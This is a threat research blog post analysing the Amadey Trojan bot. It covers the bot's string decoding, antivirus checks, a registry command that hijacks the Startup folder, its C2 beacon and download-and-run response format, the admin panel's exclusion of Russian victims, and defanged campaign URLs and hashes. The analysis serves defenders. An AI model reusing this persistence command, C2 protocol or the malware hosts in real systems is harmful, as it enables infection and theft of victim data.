

Threat Spotlight: Amadey Bot Targets Non-Russian Users

blogs.blackberry.com/en/2020/01/threat-spotlight-amadey-bot

Masaki Kasuya

RESEARCH & INTELLIGENCE / 01.08.20 / Masaki Kasuya



Amadey is a simple Trojan bot first discovered in October of 2018^[1]. It is primarily used for collecting information on a victim's environment, though it can also deliver other malware.

A major infection vector for Amadey are exploit kits such as RigEK and Fallout EK^[2]. During our monitoring, we also observed this Trojan being delivered via AZORult Infostealer^[3] on February 23rd to March 1st, and April 18th to June 5th. The sample hash values were not changed frequently. Recently, TA505 used Amadey for their campaign in April 2019^[4].

This technical blog reveals the detailed behavior of Amadey and examines its AZORult campaign. It focuses on the latest sample (DE8A40568834EAF2F84A352D91D4EA1BB3081407867B12F33358ABD262DC7182) which was actively spread for about a month.

Technical Analysis

Obfuscation

Amadey possesses decode logic as seen in Figure 1. It obfuscates strings like domain name, dll file names, API names, antivirus (AV) vendor names, and so on. For example, "94 D6 CD CF 99 DA AD 92 CF CD 98 D7 96 AA A1 D6 AA A1 D6 94 C6 A6 CF" (embedded in this malware file) decodes to the command and control (C2) domain name: **ashleywalkerfuns[.]com**.

```

key = bytearray(b'3cec4a61cb3e053cfc7bbe1723704d7ab3e053cfc7bbe1723704d7a')
result = []

inputlength = len(inputstring)
for i in range(0, inputlength):
    c = inputstring[i] - key[i % len(key)]
    result.append(chr(c))

```

Figure 1: Amadey's

decode routine


Installation

When run, Amadey looks for antivirus products installed on the victim machine (see Table 1). Next, it copies itself to "C:\ProgramData\44b36f0e13\" as "vnren.exe" and then executes that file before terminating the original process. The "ProgramData" subfolder name is hardcoded in the binary and it can vary from sample to sample:

AV Product	Code
AVAST Software	0x1
Avira	0x2
Kaspersky Lab	0x3
ESET	0x4
Panda Security	0x5
Doctor Web	0x6
AVG	0x7
360TotalSecurity	0x8
BitDefender	0x9
Norton	0xA
Sophos	0xB
Comodo	0xC

Table 1: AV product names and codes

If Amadey finds Norton (0xA) or Sophos (0xB) AV software installed on the victim machine, it does not drop itself under the %PROGRAMDATA% directory (see Figure 2):



```
; Attributes: bp-based frame
; int __cdecl CallAVCheckAndRunItselfAsNewProcess(char *)
CallAVCheckAndRunItselfAsNewProcess proc near
FileName= byte ptr -418h
PathName= byte ptr -218h
var_4= dword ptr -0Ch
arg_4= dword ptr 8

push    ebp
mov     ebp, esp
push    ebx
sub     esp, 424h
call   AVCheck
mov     [ebp+var_4], eax
cmp     [ebp+var_4], 0Ah      0x0A means Norton
jz     loc_403982

; ...


cmp     [ebp+var_4], 0Bh      0x0B means Sophos
jz     loc_403982
```

Figure 2: Amadey does not drop itself

if it finds Norton or Sophos

Persistence

For persistence, Amadey changes the Startup folder to the one containing “vnren.exe”. It overwrites the registry keys to change the Startup folder, as shown in Figure 3:



```
lea    eax, [ebp+ProcessInformation]
mov    [esp+24h], eax ; lpProcessInformation
lea    eax, [ebp+StartupInfo]
mov    [esp+20h], eax ; lpStartupInfo
mov    dword ptr [esp+1Ch], 0 ; lpCurrentDirectory
mov    dword ptr [esp+18h], 0 ; lpEnvironment
mov    dword ptr [esp+14h], 0 ; dwCreationFlags
mov    dword ptr [esp+10h], 0 ; bInheritHandles
mov    dword ptr [esp+0Ch], 0 ; lpThreadAttributes
mov    dword ptr [esp+0], 0 ; lpProcessAttributes
mov    eax, [ebp+lpCommandLine]
mov    [esp+4], eax ; REG ADD \\HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\User Shell Folders\\
; /f /v Startup /t REG_SZ /d C:\\ProgramData\\44b36f0e13
mov    dword ptr [esp], 0 ; lpApplicationName
call   CreateProcessA
```

Figure 3: Amadey overwrites the Startup folder for its persistence

It also checks for installed antivirus products. If it finds 360TotalSecurity, as shown in Figure 4, it does not overwrite the registry key:

```

; Attributes: bp-based frame
; int __cdecl ForPersistence(char *)
ForPersistence proc near

CommandLine= byte ptr -218h
var_4= dword ptr -0Ch
arg_0= dword ptr 8

push    ebp
mov     ebp, esp
sub     esp, 228h
call   AVCheck
mov     [ebp+var_0], eax
cmp     [ebp+var_0], 8
jz     short locret_4039F2

```

0x8 means 360 Total Security

Figure 4: Amadey does not establish its persistence when it finds 360 Total Security

C2 Communication

Table 2 shows the parameters and their values which Amadey uses for its POST requests:

Key	Value
id	Identification. Computed based on Volume Serial Number.
vs	Amadey version (1.09 for these samples)
ar	If victim user has administrative privilege, the value is 1. Otherwise, it is 0.
bi	"1" for 64 bit. "0" for 32 bit.
lv	Install additional malware if the value is 0.
os	OS version. (e.g., Windows 7 is 9).
av	If there is no antivirus product, it is 0. Otherwise, it is assigned to a number in Table 1.
pc	Computer name from GetComputerNameA
un	User name from GetUserNameA

Table 2: POST parameters of Amadey

Amadey sends the parameters in plaintext to the C2 servers every 60 seconds (see Figure 5):

```
id=0123456789&vs=1.00&ar=1&bi=1&lv=0&os=9&av=0&pc=[PC Name]&un=[User Name]&
```

Figure 5: Request example

The C2 server returns a list of URLs to remote malware files. Amadey downloads and runs the remote files to further infect the host machine with additional malware (see Figure 6):

```
<c>5298126001http://[Host Name]/[Path]/malware.exe#</d>
```

Figure 6: Response example

During our investigation, we found the following login page shown by the C2 server (see Figure 7):




Figure 7: A live Amadey C2 login page

Amadey C2 Tool

The source code for Amadey's administrator tool [is on Github](#)^[5]. We set the tool up in our test environment to investigate its functionality and found:

- Statistical information of victim machines (Figure 8)
- A list of infected machines (Figure 9)

- Task management of additional malware installation (Figure 10)
 - The C2 tool will not run any tasks or install any additional malware if the victim machine is in Russia (Figure 11):

Parametr:	Value:
Active tasks:	3
Loads:	11
Loading/launch errors:	0
Units:	1
Units online:	0
Units online (day):	0
Units online (week):	1
New units on day:	0
New units on week:	1

Country:	Units:	Percent:
?	1	100%

Version:	Units:	Percent:
1.22	1	100%

Access rights:	Units:	Percent:
Admin	1	100%

Architecture:	Units:	Percent:
x32	1	100%

Operation System:	Units:	Percent:
Windows 7	1	100%

Antiviral kit:	Units:	Percent:
N/A	1	100%

Figure 8: Statistics information

Id:	Ip:	Country:	Version:	System:	Architecture:	Access rights:	AV:	Last seen:	Added:	Action:
3124208954	127.0.0.1	?	1.22	Windows 7	x32	Admin	N/A	03 sec	03/05/2019 13:40	Task

Figure 9: All victim information

URL: * Web URL, file will be saved with original name, expansion will be changed.

UID: * Uniqal unit identificator or * for all units.

Limit: * This task loads count.

Countries: * Chosen country, * for any. Example. Countries **index** table.

File type: * File PE type, any expansion.

Dll function name: * Name of the calling function, **only for DLL**.

Exe autorun type: * Startup options, **only for EXE**.

Exe launch: * Startup options, **only for EXE**. Warning! Do not change this option if you don't know what it is.

Figure 10: Task creation

```

function GetTaskContent( $unit_id )
{
    $filelist = glob( "./tasks/*.tsk" );

    if ( $handle = opendir( "./tasks/" ) )
    {
        while ( $entry = readdir( $handle ) )
        {
            if ( strpos( $entry, "*" ) == 0 )
            {
                $filelist[] = $entry;
            }
        }
        . . .
    }

    if ( strcmp( aGetCountryIndex( GetIP() ), "RU" ) == 0 )
        die;

    return $res;
}

```

Figure 11: The C2 tool will not run any tasks against victims in Russia
(NOTE: Some lines of code are removed)

Amadey Campaign via AZORult

In 2019, BlackBerry Cylance discovered two Amadey campaigns involving AZORult Infostealer. The first ran between February 23rd to March 1st (Table 3), the second from April 18th and June 5th (Table 4). We suspect these campaigns were led by the same attacker based on following profile:

- All of them used the same version (v1.09)
- Remote files names start with “ama”
- All of them included Amadey dropping itself as “vnren.exe”

SHA256	URL	Date
b23c8e970c3d7ecd762e15f084f0675c b011fc2afe38e7763db25810d6997adf	hXXp://www[.]llambrich[.]com/ama[.]exe	Feb. 23 2019 - Feb. 24 2019

e1efb7e182cb91f2061fd02bffe5e4 b9a011d176a6f46e26fc5b881a09044f	hXXp://motorgalicia[.]es/amad[.]exe	Feb. 25 2019 - Mar. 1 2019
--	-------------------------------------	----------------------------------

Table 3: Amadey campaign from otsosukadzima[.]com (an AZORult C2 server)

SHA256 (Amadey)	URL	Dates
5f581635e962eae615827376b609d34a cd6b01d0572e51f2fe7b858d82119509	hXXp://2[.]59[.]42[.]63/amad_orj_pr[.]exe	Apr. 18 2019
3df371b9daed1a30dd89dabd88608f64 b000b6dddff3a958bf0edbd756640600	hXXp://2[.]59[.]42[.]63/amad_yo[.]exe	Apr. 18 2019 - Apr. 20 2019
de8a40568834eaf2f84a352d91d4ea1b b3081407867b12f33358abd262dc7182	hXXp://ashleywalkerfuns[.]com/ama_orj_pr[.]exe	Apr. 25 2019 - May. 21 2019, May. 28 2019 - Jun. 5 2019

Table 4: Amadey campaign from kadmagenius[.]com (an AZORult C2 server)

Conclusion

Amadey is a new bot family spread by AZORult infostealer. The source code analysis of its C2 tool revealed that it does not download additional malware if victims are in Russia.

BlackBerry Cylance uses artificial intelligence-based agents trained for threat detection on millions of both safe and unsafe files. Our automated security agents block Amadey based on countless file attributes and malicious behaviors instead of relying on a specific file signature. BlackBerry Cylance, which offers a predictive advantage over zero-day threats, is trained on and effective against both new and legacy cyberattacks.

If you are a BlackBerry Cylance customer using CylancePROTECT®, you are protected from Amadey by our machine learning models.

For more information visit <https://www.cylance.com>.

Citations:

[1] <https://pastebin.com/U415KmF3>

[2] <https://www.malware-traffic-analysis.net/2019/02/28/index.html>

[3] https://threatvector.cylance.com/en_us/home/threat-spotlight-analyzing-azorult-infostealer-malware.html

[4] <https://medium.com/@1ZRR4H/ta505-intensifica-ciberataques-a-chile-y-latinoam%C3%A9rica-con-flawedammy-9fb92c2f0552>

[5] <https://github.com/prsecurity/amadey>



About Masaki Kasuya

Senior Threat Researcher at BlackBerry Cylance, Japan

Masaki Kasaki started his professional career as Security Engineer at a large e-commerce company and earned practical experience in malware analysis, penetration testing, incident response, and corporate IT security. His Ph.D. dissertation sought how to stimulate stealthy malware's behavior. While he was Ph.D. student, he received student paper award and student presentation award. He holds SANS GREM, GCFA, GCIH, GCIA and GMOB.

[Back](#)